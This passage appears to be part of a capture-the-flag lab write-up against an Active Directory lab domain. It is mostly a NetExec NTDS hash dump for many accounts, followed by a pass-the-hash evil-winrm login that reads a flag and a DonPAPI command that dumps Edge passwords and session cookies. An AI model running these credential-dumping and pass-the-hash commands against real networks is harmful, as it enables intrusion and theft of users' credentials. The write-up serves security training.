NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Bernard.Walters:1204:aad3b435b51404eeaad3b435b51404ee:7efd117034fcdf10a1676d4d7dd7da2a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Sian.Kemp:1205:aad3b435b51404eeaad3b435b51404ee:fa1c3027f839eb3acb5b5f82c6e9f1db:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Julie.Rees:1206:aad3b435b51404eeaad3b435b51404ee:b6d1f9836354e05a8e3fb37834b9a2ed:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Leigh.Watson:1207:aad3b435b51404eeaad3b435b51404ee:f271a3e0152b79e128bb40d661f4cd57:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Linda.Lee:1208:aad3b435b51404eeaad3b435b51404ee:5468d1e5892e73a4fbbc164454712055:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Frederick.Jackson:1209:aad3b435b51404eeaad3b435b51404ee:6e1914978954057c94526f66979b2593:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Michelle.Jordan:1210:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Kathleen.Taylor:1211:aad3b435b51404eeaad3b435b51404ee:322f974cc075a5500b15f2f58a1b20ce:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Gareth.Newton:1212:aad3b435b51404eeaad3b435b51404ee:28e4c3ac363d190f4f8df412bda689aa:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Damien.Hartley:1213:aad3b435b51404eeaad3b435b51404ee:1dba2423724c3b72e9ff800ae4555e0d:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Diane.Carroll:1214:aad3b435b51404eeaad3b435b51404ee:3c27dcc433735ccfb496183c9b8a0e77:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Wendy.French:1215:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Victor.Jenkins:1216:aad3b435b51404eeaad3b435b51404ee:9bef6688e99ed14ebd02af162d637394:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Joyce.Johnson:1217:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Josh.Wilson:1218:aad3b435b51404eeaad3b435b51404ee:aa2a0297476db39ce1259cdebc09f33f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Kathleen.Walker:1219:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Joseph.Carroll:1220:aad3b435b51404eeaad3b435b51404ee:3e657e1ba47e72dcc98b8ef22e6c94ee:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Abigail.Wallace:1221:aad3b435b51404eeaad3b435b51404ee:8e934b34cbdfab24a3c7fd81e93e5b16:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Henry.Adams:1222:aad3b435b51404eeaad3b435b51404ee:1402317cdd95e2fc5a061d7aedd18d2d:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Stewart.Armstrong:1223:aad3b435b51404eeaad3b435b51404ee:581e1cf57d1b23a726c926a86183539e:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Clare.Preston:1224:aad3b435b51404eeaad3b435b51404ee:98ac592a036af9c1a54e17eb777074f5:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Liam.Peters:1225:aad3b435b51404eeaad3b435b51404ee:dc04bc6730e3ff24517721cdbc022f35:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Ross.Scott:1226:aad3b435b51404eeaad3b435b51404ee:6e1ab34a31955aa22d527e5883a8ebc0:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Aimee.Elliott:1227:aad3b435b51404eeaad3b435b51404ee:70f63b3ceb67e566cf116c3bd12a8284:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Diana.James:1228:aad3b435b51404eeaad3b435b51404ee:405a4d457c7b82b8ed3e2b831504d967:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Anthony.Thompson:1229:aad3b435b51404eeaad3b435b51404ee:354fb2d5ce2405da932065d3b41eae1c:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Carolyn.Hunt:1230:aad3b435b51404eeaad3b435b51404ee:f8b97ade2948506ed6c577481bb264d5:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Hollie.White:1231:aad3b435b51404eeaad3b435b51404ee:13bf076b2cecbe5561e6bafdd08b4e0c:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Judith.Harris:1232:aad3b435b51404eeaad3b435b51404ee:2287ae90d51ba61976db0765b7d7ee0c:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Leanne.McCarthy:1233:aad3b435b51404eeaad3b435b51404ee:a9c09cd095d90031143b0b3429bd73a4:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Zoe.Adams:1234:aad3b435b51404eeaad3b435b51404ee:8f86947ae98683669b49a652037519ea:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Gerald.Foster:1235:aad3b435b51404eeaad3b435b51404ee:f653196a5fe2066afab44da784ac0514:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Marian.Campbell:1236:aad3b435b51404eeaad3b435b51404ee:26d0b86628f5956bf03e55888d76f6b8:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Leslie.Ingram:1237:aad3b435b51404eeaad3b435b51404ee:40280a085df8f53b2a32de21e8f66cc0:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Sally.Clayton:1238:aad3b435b51404eeaad3b435b51404ee:c60417bc9b17a2e9ce1eb26585b2d8c0:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Sarah.Bradley:1239:aad3b435b51404eeaad3b435b51404ee:57adace9490af5ccb4c075d913144409:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Frances.Freeman:1240:aad3b435b51404eeaad3b435b51404ee:2a0e42c3007a89c5fcc8c145aa718163:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Tina.Dawson:1241:aad3b435b51404eeaad3b435b51404ee:79e3a91df8b290d236be532c096db862:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Cheryl.Roberts:1242:aad3b435b51404eeaad3b435b51404ee:c55a6b140743f652357a82ec610ea425:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Vincent.Roberts:1243:aad3b435b51404eeaad3b435b51404ee:c0fa7ee32c0eb873c5225cd5968b6470:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Gavin.Dixon:1244:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Yvonne.Morris:1245:aad3b435b51404eeaad3b435b51404ee:1a57d4095d350f6c1f1db7f4a9102633:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Marion.Evans:1246:aad3b435b51404eeaad3b435b51404ee:bb46b293b27d229cf11af564ef530cec:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Lawrence.Stewart:1247:aad3b435b51404eeaad3b435b51404ee:6dc6e2f9b988116501efd9b619bc016f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Daniel.Gibson:1248:aad3b435b51404eeaad3b435b51404ee:5ad78441ae86d5bf843a3fc4ceba80ca:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Keith.Howell:1249:aad3b435b51404eeaad3b435b51404ee:0e6b12f68e171adadb75a8cbb6e1cc29:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Denis.Wood:1250:aad3b435b51404eeaad3b435b51404ee:5686dc74261e457178b742e5c9c4e478:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Sophie.Webster:1251:aad3b435b51404eeaad3b435b51404ee:4df13b7830d3504eca1a298b1331ba6a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Katherine.Osborne:1252:aad3b435b51404eeaad3b435b51404ee:f999e6e35395c99c82a6fadc00ed5d0d:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Robert.Lewis:1253:aad3b435b51404eeaad3b435b51404ee:2a9ac80b24c17821aaa9ea5a5a241055:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Lauren.Young:1254:aad3b435b51404eeaad3b435b51404ee:a23e5813cb0d6c336e6dbcdbda329802:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Martin.James:1255:aad3b435b51404eeaad3b435b51404ee:284684373181f24fb51b1c1ad5ff8534:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Emma.Clark:1256:aad3b435b51404eeaad3b435b51404ee:809c55c236ff67d4e803040938f1dfd6:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Kim.Thomas:1257:aad3b435b51404eeaad3b435b51404ee:c184b6882834a720e410d0d1f19ecb35:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Philip.Smith:1258:aad3b435b51404eeaad3b435b51404ee:2bca532ce2d2509b6e7e9bcbdfae0e4a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Owen.Black:1259:aad3b435b51404eeaad3b435b51404ee:be4be89a2dcb409718a41b3bafd48a2b:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Glenn.Rogers:1260:aad3b435b51404eeaad3b435b51404ee:16b9fca5b0a9e070a4b7aac24796dd11:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Robin.Smith:1261:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Naomi.Harris:1262:aad3b435b51404eeaad3b435b51404ee:c84e3f68a97833056f8e8cc9599ad121:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Carolyn.Hughes:1263:aad3b435b51404eeaad3b435b51404ee:86aa5e50ed8398fe0c7ae5f1b13f1a9b:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Denise.Begum:1264:aad3b435b51404eeaad3b435b51404ee:21a5047a3e74537af5881e0d3dab6e1b:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Karen.Moore:1265:aad3b435b51404eeaad3b435b51404ee:681d5631b111d32c6f6c5e1a8e705ee2:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Richard.Lewis:1266:aad3b435b51404eeaad3b435b51404ee:dd56d7cf953268524179e9224601b196:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Marcus.Taylor:1267:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jacqueline.Morley:1268:aad3b435b51404eeaad3b435b51404ee:709bb201cb7311a64d43dabd860d0f75:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Kyle.Parker:1269:aad3b435b51404eeaad3b435b51404ee:52e67d68b82281dec5cb1ac6c947367d:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jane.Taylor:1270:aad3b435b51404eeaad3b435b51404ee:032188c234f8c012b1f51313a469165f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Matthew.Craig:1271:aad3b435b51404eeaad3b435b51404ee:15d6065f4dc4ab36fdbeefc79d7dbd43:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Daniel.Clark:1272:aad3b435b51404eeaad3b435b51404ee:b5e9504fd2281ebbc31fdb14a5a14e28:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jemma.Smith:1273:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Richard.Riley:1274:aad3b435b51404eeaad3b435b51404ee:1a937ff5a91169d167bd0da1c4b4012a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Margaret.Patel:1275:aad3b435b51404eeaad3b435b51404ee:ae09c4f7957fb62197a818ce893a5816:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Anne.Mitchell:1276:aad3b435b51404eeaad3b435b51404ee:43c3eabac0da792cb9d4f7e34c2ba4d0:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Sophie.Powell:1277:aad3b435b51404eeaad3b435b51404ee:bdfb66713eec013e5ea848e1605df11f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Marian.Baldwin:1278:aad3b435b51404eeaad3b435b51404ee:976ea01f4344e1d85e5a5a8c1fa4a06f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Annette.King:1279:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Katy.Jones:1280:aad3b435b51404eeaad3b435b51404ee:a9e43537064023451ef83025fead6963:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Dorothy.Walsh:1281:aad3b435b51404eeaad3b435b51404ee:148af9ef5ddaa409f5bd8d3cb9d1f85a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Mohammed.Ward:1282:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\James.Marshall:1283:aad3b435b51404eeaad3b435b51404ee:cfec0b3613936175218d8844e751861f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Callum.Brookes:1284:aad3b435b51404eeaad3b435b51404ee:78af5f1ce10ad538339ed31cfc551fe5:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Amy.Woods:1285:aad3b435b51404eeaad3b435b51404ee:b9da2018a107b229cdf3b4c9ddc243da:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Cameron.White:1286:aad3b435b51404eeaad3b435b51404ee:e6f6099e4c84721a495bde50f431fd93:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Nicole.Harrison:1287:aad3b435b51404eeaad3b435b51404ee:9604c40fcd37e5e201265e35ea4daaa5:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Laura.Yates:1288:aad3b435b51404eeaad3b435b51404ee:e77ac91229abd98b330282a0fc4bbcd9:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Kim.Lee:1289:aad3b435b51404eeaad3b435b51404ee:0cc08bce358b21a4e4dee935c45a5927:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Nicole.Lloyd:1290:aad3b435b51404eeaad3b435b51404ee:bccf0a6e860b60cb5ab8be89edd89bc8:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Mary.Andrews:1291:aad3b435b51404eeaad3b435b51404ee:a6222aa848556b2a2232f1ba8a873f65:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jasmine.Yates:1292:aad3b435b51404eeaad3b435b51404ee:5378f2fdf0dd8a8f7beb218e5f2175c8:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Andrea.Davies:1293:aad3b435b51404eeaad3b435b51404ee:b360287cd064c6b2360c2085e84688de:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Russell.Miller:1294:aad3b435b51404eeaad3b435b51404ee:63b4cfd0097f26a6a74f460aa92563d7:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Ben.Brown:1295:aad3b435b51404eeaad3b435b51404ee:3dbace87570d4f5e74b81228c78d4014:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Anthony.Smith:1296:aad3b435b51404eeaad3b435b51404ee:1da3d13df50d2a4e24a092ef5df6fc38:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Russell.Mistry:1297:aad3b435b51404eeaad3b435b51404ee:61cba3d3ef922370b03741e7e22682b0:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Laura.Robinson:1298:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Simon.Morris:1299:aad3b435b51404eeaad3b435b51404ee:0d3db2d9bf08b2d11efb2860bdd87849:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Aimee.Knight:1300:aad3b435b51404eeaad3b435b51404ee:375ac5cdaa5f0e01ad466383842db785:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Kieran.Parker:1301:aad3b435b51404eeaad3b435b51404ee:705da8767a12e2f7061ce27530afbc61:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Josephine.Evans:1302:aad3b435b51404eeaad3b435b51404ee:db9775bbf11beaff3d56ad6d3779bbbd:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Richard.Hutchinson:1303:aad3b435b51404eeaad3b435b51404ee:a4a1eb6af05d5117528a50095ff65fee:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Lucy.Richardson:1304:aad3b435b51404eeaad3b435b51404ee:c90c4dc4ea6039b7eaa5b8efb4672a3a:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Karl.Thomas:1305:aad3b435b51404eeaad3b435b51404ee:d67550b2e7afdae37091d187739f25a9:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Henry.Jordan:1306:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Bernard.Turner:1307:aad3b435b51404eeaad3b435b51404ee:ed4f286787a56ca7c3201ebec81cd8c1:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Leslie.Willis:1308:aad3b435b51404eeaad3b435b51404ee:4d7ec9f79477008bbe96d12c5acd5566:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Christopher.Smith:1309:aad3b435b51404eeaad3b435b51404ee:18f25bdd5553f98e38f5534e3170ad54:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Colin.Faulkner:1310:aad3b435b51404eeaad3b435b51404ee:d683ef889ae29da33a65ecedaee862a9:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Gerald.Murphy:1312:aad3b435b51404eeaad3b435b51404ee:928ea448d48833562ee2be6c7f83fa56:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jeremy.Austin:1313:aad3b435b51404eeaad3b435b51404ee:ce369a03d22fc23ab09f4027cb317bba:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Fiona.Marshall:1314:aad3b435b51404eeaad3b435b51404ee:6f7cfce257c1b333f02c9194a884f941:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Mohamed.Wright:1315:aad3b435b51404eeaad3b435b51404ee:0b160cd46cc5e2dd3bfe7a946c0412e3:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Stacey.Barrett:1316:aad3b435b51404eeaad3b435b51404ee:6574b5782fc8ec8385be447e8eebe537:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Gail.Joyce:1317:aad3b435b51404eeaad3b435b51404ee:f97d6e21364ac1069197d255f2abd9ec:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Marilyn.Sanderson:1318:aad3b435b51404eeaad3b435b51404ee:9ed0bc592136f15b389459f9fd89b5a3:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Gerard.Thomas:1319:aad3b435b51404eeaad3b435b51404ee:ad7c7d572efe1115accbc71620f2d44f:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Jack.Smith:1320:aad3b435b51404eeaad3b435b51404ee:85391f332fdaa3ad651cee1fe44aa90b:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\Patrick.Ford:1321:aad3b435b51404eeaad3b435b51404ee:e797860ef9c0c6916c17485a9b8ba40e:::
NTDSUTIL 172.16.41.14 445 DC03 IT-IFRIT$:1324:aad3b435b51404eeaad3b435b51404ee:a9027f0748f8301bf8be9c1cb66bf0ff:::
NTDSUTIL 172.16.41.14 445 DC03 RAS50014$:1325:aad3b435b51404eeaad3b435b51404ee:f9e0532f45153988279a5f75599f3cb7:::
NTDSUTIL 172.16.41.14 445 DC03 RAS50011$:1326:aad3b435b51404eeaad3b435b51404ee:01035198b4f8371ffebd0cda26d9ce2f:::
NTDSUTIL 172.16.41.14 445 DC03 RAS50021$:1327:aad3b435b51404eeaad3b435b51404ee:828b52d295f35cc005e1a8e590bfeff8:::
NTDSUTIL 172.16.41.14 445 DC03 RAS50005$:1328:aad3b435b51404eeaad3b435b51404ee:249be588ee3e58c92265f9d0e000b4e5:::
NTDSUTIL 172.16.41.14 445 DC03 gMSASQLService$:1331:aad3b435b51404eeaad3b435b51404ee:be04ac2797a0df5db949493fd6a71554:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\client-admin:1332:aad3b435b51404eeaad3b435b51404ee:38006da9f18e6151af19e7ea6ba26459:::
NTDSUTIL 172.16.41.14 445 DC03 eu-ifrit.vl\backup-admin:1333:aad3b435b51404eeaad3b435b51404ee:38006da9f18e6151af19e7ea6ba26459:::
NTDSUTIL 172.16.41.14 445 DC03 BACKUP01$:1336:aad3b435b51404eeaad3b435b51404ee:36d680786e43a9a7716653e55a0b8617:::
NTDSUTIL 172.16.41.14 445 DC03 [+] Dumped 230 NTDS hashes to /home/himitsu/.nxc/logs/DC03_172.16.41.14_2024-09-07_191036.ntds of which 215 were added to the database
NTDSUTIL 172.16.41.14 445 DC03 [*] To extract only enabled accounts from the output file, run the following command:
NTDSUTIL 172.16.41.14 445 DC03 [*] grep -iv disabled /home/himitsu/.nxc/logs/DC03_172.16.41.14_2024-09-07_191036.ntds | cut -d ':' -f1
Found
Administrator:d05ff1e30127c8d43e6b1ab5d22454c7
Current situation of achievements:
- vdi02.eu-ifrit.vl » pwned
- dc03.eu-ifrit.vl » pwned
- git.ifrit.vl
- dev05.eu-ifrit.vl » pwned
- sql03.eu-ifrit.vl
- sql07.it-ifrit.vl » pwned
- fs02.it-ifrit.vl » pwned (but no flag found)
- dc07.it-ifrit.vl » pwned
SQL03 - DA credentials reusing (Ifrit_Metal)
We got eu-ifrit.vl\Patrick.Ford:e797860ef9c0c6916c17485a9b8ba40e and we know that Patrick is a Domain Admin of EU-IFRIT.VL.
So we use it to connect via WinRM to SQL03 and get the 5th flag Ifrit_Metal):
$ evil-winrm -u 'patrick.ford' -H 'e797860ef9c0c6916c17485a9b8ba40e' -i sql03.eu-ifrit.vl

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Patrick.Ford\Documents> dir ../../


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/14/2024   6:43 AM                Administrator
d-----         7/14/2024   6:43 AM                administrator.EU-IFRIT
d-----         7/28/2024   7:32 AM                gMSASQLService$
d-----         9/13/2024   3:47 AM                Patrick.Ford
d-r---         7/14/2024   6:43 AM                Public


*Evil-WinRM* PS C:\Users\Patrick.Ford\Documents> dir ../../Administrator/Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/14/2024   6:06 AM             36 flag.txt
-a----          7/7/2024   4:59 AM           2308 Microsoft Edge.lnk


*Evil-WinRM* PS C:\Users\Patrick.Ford\Documents> type ../../Administrator/Desktop/flag.txt
VL{66cdfc153f3395a70182f3d60e294757}
VDI02 - Edge credentials dumping (IFRIT.VL\Administrator) (Ifrit_Master)
During previous enumeration, we saw that Patrick has been logged on VDI02 because of the
We use DonPAPI to dump Chromium browser Credentials, Cookies and Chrome Refresh Token:
$ donpapi collect -u 'patrick.ford' -H 'e797860ef9c0c6916c17485a9b8ba40e' --collectors Chromium --target vdi02.eu-ifrit.vl -d eu-ifrit.vl --dc-ip 172.16.41.14
[💀] [+] DonPAPI Version 2.0.1
[💀] [+] Output directory at /home/himitsu/.donpapi
[💀] [+] Loaded 1 targets
[💀] [+] Recover file available at /home/himitsu/.donpapi/recover/recover_1725973935
[vdi02.eu-ifrit.vl] [+] Starting gathering credz
[vdi02.eu-ifrit.vl] [+] Dumping SAM
[vdi02.eu-ifrit.vl] [$] [SAM] Got 4 accounts
[vdi02.eu-ifrit.vl] [+] Dumping LSA
[vdi02.eu-ifrit.vl] [+] Dumping User and Machine masterkeys
[vdi02.eu-ifrit.vl] [$] [DPAPI] Got 5 masterkeys
[vdi02.eu-ifrit.vl] [+] Dumping User Chromium Browsers
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Password] - admin:PWywZsXnsSht62cK
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .c.msn.com/ - ANONCHK:0
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .c.bing.com/ - MR:0
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .c.msn.com/ - MR:0
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .msn.com/ - OptanonConsent:isGpcEnabled=0&datestamp=Sun+Jul+14+2024+05%3A56%3A49+GMT-0700+(Pacific+Daylight+Time)&version=202310.2.0&browserGpcFlag=0&isIABGlobal=false&hosts=&landingPath=https%3A%2F%2Fntp.msn.com%2Fedge%2Fntp%3Flocale%3Den-US%26title%3DNew%2520tab%26dsp%3D1%26sp%3DBing%26isFREModalBackground%3D1%26startpage%3D1%26PC%3DU531%26firstlaunch%3D1&groups=C0001%3A1%2CC0003%3A0%2CC0002%3A0%2CC0004%3A0%2CV2STACK42%3A0
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .c.bing.com/ - SRM_B:1B80CF075EC468F228C4DBBB5FA96951
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .c.bing.com/ - SRM_M:1B80CF075EC468F228C4DBBB5FA96951
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .c.msn.com/ - SRM_M:1B80CF075EC468F228C4DBBB5FA96951
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .msn.com/ - _EDGE_V:1
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .msn.com/edge - pglt-edgeChromium-dhp:547
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] pwm.ifrit.vl/ - .PleasantIdentity.ApplicationCookie:_mzgYifYx6L28xTbuDnflHHcbaVJyuNi-bn_YV8AwBjskTp09ZKDUKDYkQ1SxKoJc2hbfRK9RrPm-n5NR0QTUZSdvJ8n88gnigrIfr97CZCom9hvhTBCBZCZ1UDPZeGUhfwvTNbvIBlqYfZnFzzWOGtmj8WXq4p2msUZG6POiMdqSG8QGnoPRV-4-XhcK2fY5fD_I5J8nacWn8H0cspfrxMZSX5grsS_GP2PZpRj99vadClKMvb4s4YMZ_fEbwQ6_WRCfmLG3iYg8zA5pF4JXCs83FRiXz3Kq2IlZUncgnIO4MNPqQU-cIrFu9O-_TdLRYMNkrc9T-PtVDzPfnTiZRtee9PeBWzxnQIUHaKJ3zm8KHTUYqxEYVCbbZtm4q0D7KpQKi8yq_9h2sRLkvZQqKvS0CrmeEoqYXqOafQA4-dGFFxxGmYwl9JI2mE4j7VtacN5NGNeZ_oIBRYIEN6bvP44dihbIvvW4Q-3P9HpxuuNOnrcwafqgcCw7e39lnLXPqSs4Yz221-VfBlVZ_f3qS70PDXtXq5ZVxepl3C4yVVq98zIP9U2e3wP6udHkwy4P0fnKdvbz69SRBMuTLEuz8KP2ri4MTWhxV2hv-XSf4aY1yyozZ44szNtXKEk9s4Rrt43mcq3IybEvSNUOYWna8WJE0mhma5cI_jZm4iJK9upPMu5iP-nPmrSpb0lvK9amWkjByUlsl0quFxfB_Fug7P5P4eLGOWiHuiQzTXTZOdZRqk5qN7LWUlEPjqrkU5WoRw0MhhuYJccCiM__ULDwzl5zPcJFyxPUKV4k4liX5GEPExJVLSTigZuk63HTjaeWBceEKs5jXOlpZ